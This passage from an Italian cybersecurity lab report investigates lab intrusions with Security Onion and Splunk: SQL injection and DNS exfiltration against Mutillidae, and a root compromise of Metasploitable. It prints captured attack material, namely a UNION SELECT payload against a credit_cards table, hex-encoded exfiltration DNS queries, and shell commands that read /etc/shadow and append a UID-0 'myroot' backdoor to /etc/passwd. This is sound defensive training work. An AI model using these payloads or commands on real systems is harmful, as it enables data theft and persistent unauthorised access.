Una funzione che copia l'input in un buffer locale **senza controllarne la lunghezza** consente di scrivere oltre lo spazio riservato. Poiché l'**indirizzo di ritorno** della funzione è salvato sullo stack subito «sopra» le variabili locali, un input abbastanza lungo lo sovrascrive: al termine della funzione la CPU salta all'indirizzo controllato dall'attaccante. È il principio alla base dell'esecuzione di codice arbitrario.

Contromisure (prospettiva Blue Team)

Difesa	Come ostacola l'attacco
Stack canary (/GS)	Un valore sentinella tra buffer e indirizzo di ritorno viene verificato all'uscita: se l'overflow lo altera, il programma aborta prima del dirottamento.
DEP / NX	Marca lo stack come non eseguibile: anche riuscendo a iniettarvi codice, la CPU rifiuta di eseguirlo.
ASLR	Randomizza gli indirizzi di moduli e stack a ogni avvio, rendendo non predicibile l'indirizzo a cui saltare.
CFG / CET (shadow stack)	Controllano l'integrità del flusso di controllo e degli indirizzi di ritorno, bloccando i salti non legittimi.
Pratiche di sviluppo sicuro	Funzioni con controllo di lunghezza, validazione dell'input, compilatori e librerie aggiornati, fuzzing in fase di test.

MITRE ATT&CK

La tecnica osservata si colloca in **Execution** — T1203 (Exploitation for Client Execution) / T1210 (Exploitation of Remote Services) per l'exploitation di un servizio in ascolto.

Mini-conclusione

Pur fermandosi al crash e all'offset, l'esercizio dimostra la **radice** della vulnerabilità: input non validato che corrompe lo stack. La lezione difensiva è che un insieme stratificato di protezioni (**canary + DEP + ASLR + CFG**) e lo **sviluppo sicuro** riducono drasticamente la sfruttabilità di questa classe di bug.

SOC / THREAT HUNTING · BONUS 1

11

SQL Injection & DNS Exfiltration su Security Onion

P5 · Lorenzo Sanna

Rischio: Critico


OBIETTIVO

Usando **Security Onion** (Kibana + Zeek/Bro), investigare due attacchi correlati a giugno 2020: un'**iniezione SQL** contro un'applicazione web vulnerabile (Mutillidae) e una successiva **esfiltrazione di dati via DNS**, ricostruendo cosa è stato sottratto.


Parte A — SQL Injection (UNION-based)

Partendo dalla dashboard HTTP di Kibana (22 log bro_http), si individua l'attaccante 209.165.200.227 che colpisce la vittima 209.165.200.235:80. Tra le richieste spicca una **UNION SELECT** che estrae le colonne della tabella `credit_cards`:

```
# parametro iniettato nella URL (decodificato)
page=...&username=' UNION SELECT ccid,ccnumber,ccv,expiration FROM credit_cards -- -
```



[B1.1] so-status: servizi Security Onion attivi.



[B1.2] Dashboard HTTP in Kibana: i 22 log e gli host coinvolti.

209.165.200.227:56194_209.165.200.235:80-6-153050832.pcap

```
Log entry:
{"ts":"2020-06-12T21:30:09.445030Z","uid":"CuKeR52aPjRN7PtqDd","id.orig_h":"209.165.200.227","id.orig_p":56194,"id.resp_h":"209.165.200.235","id.resp_p":80,"trans_dept":1,"method":"GET","host":"209.165.200.235","uri":"/mutillidae/index.php?page=user-info.php&username=+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+&password=&user-info-php-submit-button=View+Account+Details","referrer":"http://209.165.200.235/mutillidae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":23665,"status_code":200,"status_msg":"OK","tags":["HTTP::URI_SQLI"],"resp_fuids":["FEvWs63HqvCqth3LH1"],"resp_mime_types":["text/html"]}
```

Sensor Name: seconion-import
 Timestamp: 2020-06-12 21:30:09
 Connection ID: CLI
 Src IP: 209.165.200.227
 Dst IP: 209.165.200.235
 Src Port: 56194
 Dst Port: 80
 OS Fingerprint: 209.165.200.227:56194 - UNKNOWN [S44:64:1:60:M1460.S.T.N.W7::?:?] (up: 2829 hrs)
 OS Fingerprint: -> 209.165.200.235:80 (link: ethernet/modem)
 SRC: GET /mutillidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
 SRC: Host: 209.165.200.235
 SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
 SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 SRC: Accept-Language: en-US,en;q=0.5
 SRC: Accept-Encoding: gzip, deflate
 SRC: Referer: http://209.165.200.235/mutillidae/index.php?page=user-info.php
 SRC: Connection: keep-alive
 SRC: Cookie: PHPSESSID=9fd8860958f924a43cd529dc4120d1cb
 SRC: Upgrade-Insecure-Requests: 1
 SRC:
 SRC:

[B1.3] Il payload UNION SELECT ... FROM credit_cards nella richiesta HTTP. ← evidenza chiave


La risposta del server conferma l'esito: vengono restituiti **5 record** di carte di credito (numero, CCV e scadenza), ad esempio 4444111122223333 / 745 / 2012-03-01. Timestamp dell'attacco: 12 giugno 2020, 21:23:27.

```
DST: 3a
DST: <p class="report-header">Results for . 5 records found.<p>
DST:
DST: 24
DST: <b>Username=</b>4444111122223333<br>
DST:
DST: 17
DST: <b>Password=</b>745<br>
DST:
DST: 22
DST: <b>Signature=</b>2012-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7746536337776330<br>
DST:
DST: 17
DST: <b>Password=</b>722<br>
DST:
DST: 22
DST: <b>Signature=</b>2015-04-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>8242325748474749<br>
DST:
DST: 17
DST: <b>Password=</b>461<br>
DST:
DST: 22
DST: <b>Signature=</b>2016-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7725653200487633<br>
DST:
DST: 17
DST: <b>Password=</b>230<br>
DST:
DST: 22
DST: <b>Signature=</b>2017-06-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>1234567812345678<br>
DST:
DST: 17
DST: <b>Password=</b>627<br>
DST:
DST: 22
DST: <b>Signature=</b>2018-11-01<br><p>
DST:
DST: 3
```

[B1.4] 5 record di carte di credito esfiltrati restituiti dall'iniezione UNION.


Parte B — DNS Exfiltration

Nei log DNS si notano **4 query anomale** verso ns.example.com con etichette costituite da lunghe stringhe **esadecimali**: una tecnica classica per «far uscire» dati incapsulandoli nei nomi DNS, che spesso non sono ispezionati. Concatenando le etichette e decodificandole (xxd -r -p) si ottiene il messaggio in chiaro.



Query	Count
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com	1
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com	1
666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com	1
697479206272656163682e0a.ns.example.com	1

[B1.5] Le 4 query DNS con payload esadecimale verso `ns.example.com`.



[B1.6] Decodifica hex→ASCII del contenuto esfiltrato. ← evidenza chiave

Dato esfiltrato (ricostruito)

«CONFIDENTIAL DOCUMENT — DO NOT SHARE. This document contains information about the last security breach.» Un documento riservato relativo a una precedente violazione è stato sottratto via DNS.

Risposte alle domande della traccia

D Che tipo di attacco web è stato osservato?

Una **SQL Injection di tipo UNION-based**: l'attaccante aggiunge una query alla richiesta legittima per leggere una tabella diversa (`credit_cards`).

D Quali dati sono stati compromessi?

5 record di carte di credito (numero, CCV, scadenza) e — tramite il canale DNS — un **documento riservato** su una precedente breccia di sicurezza.

D Come è stato nascosto il secondo trasferimento?

Codificando i dati in **esadecimale** dentro i nomi delle query DNS verso un dominio controllato dall'attaccante (**DNS tunneling/exfiltration**).

IOC e raccomandazioni

Tipo	Valore
IP attaccante	209.165.200.227
Vittima (web server)	209.165.200.235:80 — app Mutillidae
Payload SQLi	UNION SELECT ccid,ccnumber,ccv,expiration FROM credit_cards
Canale di esfiltrazione	Query DNS hex verso ns.example.com

Tipo	Valore
MITRE ATT&CK	T1190 Exploit Public-Facing App · T1048 / T1071.004 Exfiltration over DNS

Remediation

Web: query parametrizzate/prepared statement, WAF, validazione input, minimo privilegio del DB (l'app non deve poter leggere `credit_cards`), **cifratura/tokenizzazione** dei PAN. **Rete:** ispezione e allow-listing DNS, monitoraggio di query lunghe/ad alta entropia verso domini esterni, blocco di `ns.example.com`.

Mini-conclusione

Un attacco in due tempi — **furto via web + esfiltrazione via DNS** — pienamente ricostruibile con Security Onion. La gravità è **critica**: dati finanziari e un documento riservato compromessi. Le difese di base (prepared statement, monitoraggio DNS) avrebbero bloccato entrambe le fasi.

SOC / INCIDENT RESPONSE · BONUS 2

12

Host compromesso: dalla 5-tupla alla backdoor

P6 · Gianluca Vitale



Rischio: Critico

OBIETTIVO

A partire da un alert IDS in **Security Onion** (Sguil), ricostruire una compromissione completa: identificare la **5-tupla** dell'attacco, i comandi eseguiti come root, la creazione di una **backdoor** persistente e l'**esfiltrazione** di un file riservato via FTP.

Dall'alert alla 5-tupla

L'alert «**GPL ATTACK_RESPONSE id check returned root**» (Alert ID 5.1) segnala che un comando `id` ha restituito `uid=0(root)` in risposta a traffico di rete: indizio forte di shell remota con privilegi massimi. La 5-tupla ricostruita è: attaccante `209.165.201.17` → target `209.165.200.235` (Metasploitable) sulla **porta 6200**, una backdoor nota.

[B2.1] Sguil: l'alert `id check returned root` (Alert ID 5.1).[B2.2] Packet data: la risposta del comando `uid=0(root)`. ← chiave

Comandi dell'attaccante e creazione della backdoor

Il **Follow TCP Stream** ricostruisce l'intera sessione interattiva: l'attaccante esegue `id`, `whoami`, `hostname`, `ifconfig` e legge `/etc/shadow` e `/etc/passwd`. Quindi crea un utente **backdoor** con UID 0 di nome `myroot`, aggiungendone le righe a `/etc/passwd` e `/etc/shadow` — così da garantirsi un accesso amministrativo persistente.

```

DST: msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
DST: bind:x:105:113:./var/cache/bind:/bin/false
DST: postfix:x:106:115:./var/spool/postfix:/bin/false
DST: ftp:x:107:65534:./home/ftp:/bin/false
DST: postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
DST: mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
DST: tomcat55:x:110:65534:./usr/share/tomcat5.5:/bin/false
DST: distccd:x:111:65534:./bin/false
DST: user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
DST: service:x:1002:1002:./home/service:/bin/bash
DST: te
DST: inetd:x:112:120:./nonexistent:/bin/false
DST: proftpd:x:113:65534:./var/run/proftpd:/bin/false
DST: statd:x:114:65534:./var/lib/nfs:/bin/false
DST: analyst:x:1003:1003:Security Analyst,,,:/home/analyst:/bin/bash
DST:
SRC: cat /etc/passwd | grep root
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST:
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: myroot:x:0:0:root:/root:/bin/bash
DST:
SRC: exit
SRC:

```

[B2.3] Creazione dell'utente backdoor myroot (UID 0) nei file di sistema.

```


nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:./var/lib/libuuid:/bin/sh
dhcp:x:101:102:./nonexistent:/bin/false
syslog:x:102:103:./home/syslog:/bin/false
klog:x:103:104:./home/klog:/bin/false
sshd:x:104:65534:./var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113:./var/cache/bind:/bin/false
postfix:x:106:115:./var/spool/postfix:/bin/false
ftp:x:107:65534:./home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/
bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:./usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:./bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:./home/service:/bin/bash
telnetd:x:112:120:./nonexistent:/bin/false
proftpd:x:113:65534:./var/run/proftpd:/bin/false
statd:x:114:65534:./var/lib/nfs:/bin/false
analyst:x:1003:1003:Security Analyst,,,:/home/analyst:/bin/bash
cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash
echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
grep root /etc/passwd
root:x:0:0:root:/root:/bin/bash
myroot:x:0:0:root:/root:/bin/bash
exit

```


[B2.4] Follow TCP Stream: la sequenza completa dei comandi della sessione root.

Correlazione in Kibana ed esfiltrazione FTP


In Kibana si contano **136 log** correlati (tra cui 62 bro_conn, 23 bro_files, 2 bro_ftp). Proprio i log FTP rivelano la fuga di dati: da 192.168.0.11:52776 verso 209.165.200.235:21 viene eseguito un STOR confidential.txt (utente analyst). Il file (102 byte, text/plain) viene caricato sul server dell'attaccante.



[B2.5] Kibana: i tipi di log Zeek correlati all'incidente (conn, files, ftp).



[B2.6] Log FTP: comando STOR confidential.txt.



[B2.7] Stream FTP-DATA: contenuto e hash del file esfiltrato (102 byte).

Attributo file esfiltrato	Valore
Nome / dimensione	confidential.txt · 102 byte · text/plain

Attributo file esfiltrato	Valore
MD5	e7bc9c20bfd5666365379c91294d536b
SHA-1	f7f54acee0342f6161f8e63a10824ee11b330725
Timestamp	11 giugno 2020, 03:53:09

Risposte alle domande della traccia

D Qual è la 5-tupla dell'attacco?

Attaccante 209.165.201.17 → target 209.165.200.235, protocollo TCP, **porta 6200** (backdoor).

D Cosa ha fatto l'attaccante una volta ottenuto root?

Ricognizione del sistema, lettura di shadow/passwd, creazione della backdoor myroot (UID 0) ed esfiltrazione FTP di confidential.txt.

D Come garantirebbe la persistenza?

L'utente myroot con UID 0 consente di rientrare come amministratore anche dopo la chiusura della sessione iniziale.

IOC e raccomandazioni

Tipo	Valore
IP attaccante	209.165.201.17
Host compromesso	209.165.200.235 (Metasploitable) · porta 6200
Account backdoor	myroot (UID 0)
File esfiltrato	confidential.txt — MD5 e7bc9c20...d536b
MITRE ATT&CK	T1059 Command Interpreter · T1136.001 Create Account · T1048 Exfiltration over FTP

Remediation

Contenimento: isolare l'host, rimuovere l'utente myroot, chiudere la porta 6200, ruotare tutte le credenziali. **Eradicazione:** re-imaging (un host con root compromessa non è più affidabile). **Prevenzione:** patching, rimozione di servizi vulnerabili, monitoraggio di FTP in chiaro e alerting sulla creazione di account privilegiati.

Mini-conclusione

Caso esemplare di intrusione end-to-end: **accesso** → **escalation** → **persistenza** → **esfiltrazione**, interamente ricostruito correlando IDS, full packet capture e log Zeek. Gravità **critica**: compromissione totale dell'host con backdoor e furto dati.

SOC / SIEM · BONUS 3

13

Splunk Haunting: caccia agli accessi sospetti

P6 · Gianluca Vitale


Rischio: Medio

OBIETTIVO


Usando **Splunk Enterprise**, indagare un dataset di log per individuare attività di **brute force** su SSH e anomalie applicative, rispondendo a una serie di domande tramite query **SPL**.

AMBIENTE & DATI

Kali Linux 2026.1 con **Splunk Enterprise 9.4.2** (interfaccia su porta 8000). Dataset di esempio **tutorialdata.zip**: **109.864 eventi** caricati come indice ricercabile.




[B3.1] Upload e indicizzazione di **tutorialdata.zip** in Splunk.




[B3.2] Ricerca **Failed password**: 33.253 eventi.

Risultati delle ricerche SPL

#	Domanda	Query SPL (sintesi)	Risultato
Q1	Quanti tentativi di accesso falliti?	search "Failed password"	33.253 eventi
Q2	Accessi riusciti per l'utente djohnson?	"Accepted password" djohnson	955 eventi
Q3	Tentativi dall'IP 86.212.199.60?	src_ip=86.212.199.60	158 tentativi
Q4	Quali IP in brute force (>5 fail)?	stats count by src_ip where count>5	185 IP; top 87.194.216.51 = 948
Q5	Errori applicativi HTTP 500?	status=500	733 eventi (server buttercupgames.com)



[B3.3] Q3: i 158 tentativi dall'IP 86.212.199.60.



[B3.4] Q4: gli IP in brute force ordinati per numero di tentativi.

New Search

source="tutorialdata.zip:*" | rex field=_raw "HTTP/1.\d\' (?<status>\d{3})" | where status="500" | table _time, _raw

733 events (before 6/23/26 9:04:39.000 AM) No Event Sampling

Events Patterns **Statistics (733)** Visualization

Show: 20 Per Page Format Preview: On

_time	_raw
2026-06-22 18:18:59	198.35.1.75 - - [22/Jun/2026:18:18:59] "GET /cart.do?action=addtocart&itemId=EST-13&JSESSIONID=SD10SL2FF4ADFF53099 HTTP/1.1" 500 2324 "http://www.buttercupgames.com/category.screen?categoryId=NULL" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5" 645
2026-06-22 18:18:55	198.35.1.75 - - [22/Jun/2026:18:18:55] "GET /product.screen?productId=SF-BVS-G01&JSESSIONID=SD10SL2FF4ADFF53099 HTTP/1.1" 500 2809 "http://www.buttercupgames.com/cart.do?action=view&itemId=EST-14" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5" 370
2026-06-22 17:17:00	194.146.236.22 - - [22/Jun/2026:17:17:00] "POST /product.screen?productId=SF-BVS-G01&JSESSIONID=SD4SL3FF2ADFF52813 HTTP/1.1" 500 299 "http://www.buttercupgames.com/cart.do?action=remove&itemId=EST-13" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.28) Gecko/20120306 YFF3 Firefox/3.6.28 (.NET CLR 3.5.30729; .NET4.0C)" 749
2026-06-22 16:05:47	201.42.223.29 - - [22/Jun/2026:16:05:47] "GET /category.screen?categoryId=NULL&JSESSIONID=SD1SL9FF4ADFF52413 HTTP/1.1" 500 3916 "http://www.buttercupgames.com/oldlink?itemId=EST-27" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.28) Gecko/20120306 YFF3 Firefox/3.6.28 (.NET CLR 3.5.30729; .NET4.0C)" 454
2026-06-22 15:02:37	95.163.78.227 - - [22/Jun/2026:15:02:37] "GET /oldlink?itemId=EST-6&JSESSIONID=SD1SL10FF7ADFF52059 HTTP/1.1" 500 3437 "http://www.buttercupgames.com/product.screen?productId=SF-BVS-G01" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.28) Gecko/20120306 YFF3 Firefox/3.6.28 (.NET CLR 3.5.30729; .NET4.0C)" 213
2026-06-22 14:38:53	201.122.42.235 - - [22/Jun/2026:14:38:53] "POST /product.screen?productId=SF-BVS-G01&JSESSIONID=SD7SL10FF8ADFF51926 HTTP/1.1" 500 894 "http://www.buttercupgames.com/cart.do?action=purchase&itemId=EST-11" "Opera/9.20 (Windows NT 6.0; U; en)" 575
2026-06-22 14:06:44	209.114.36.109 - - [22/Jun/2026:14:06:44] "GET /category.screen?categoryId=NULL&JSESSIONID=SD5SL1FF5ADFF51769 HTTP/1.1" 500 1804 "http://www.buttercupgames.com/category.screen?categoryId=NULL" "Mozilla/5.0 (compatible; Googlebot/2.1; http://www.google.com/bot.html)" 684
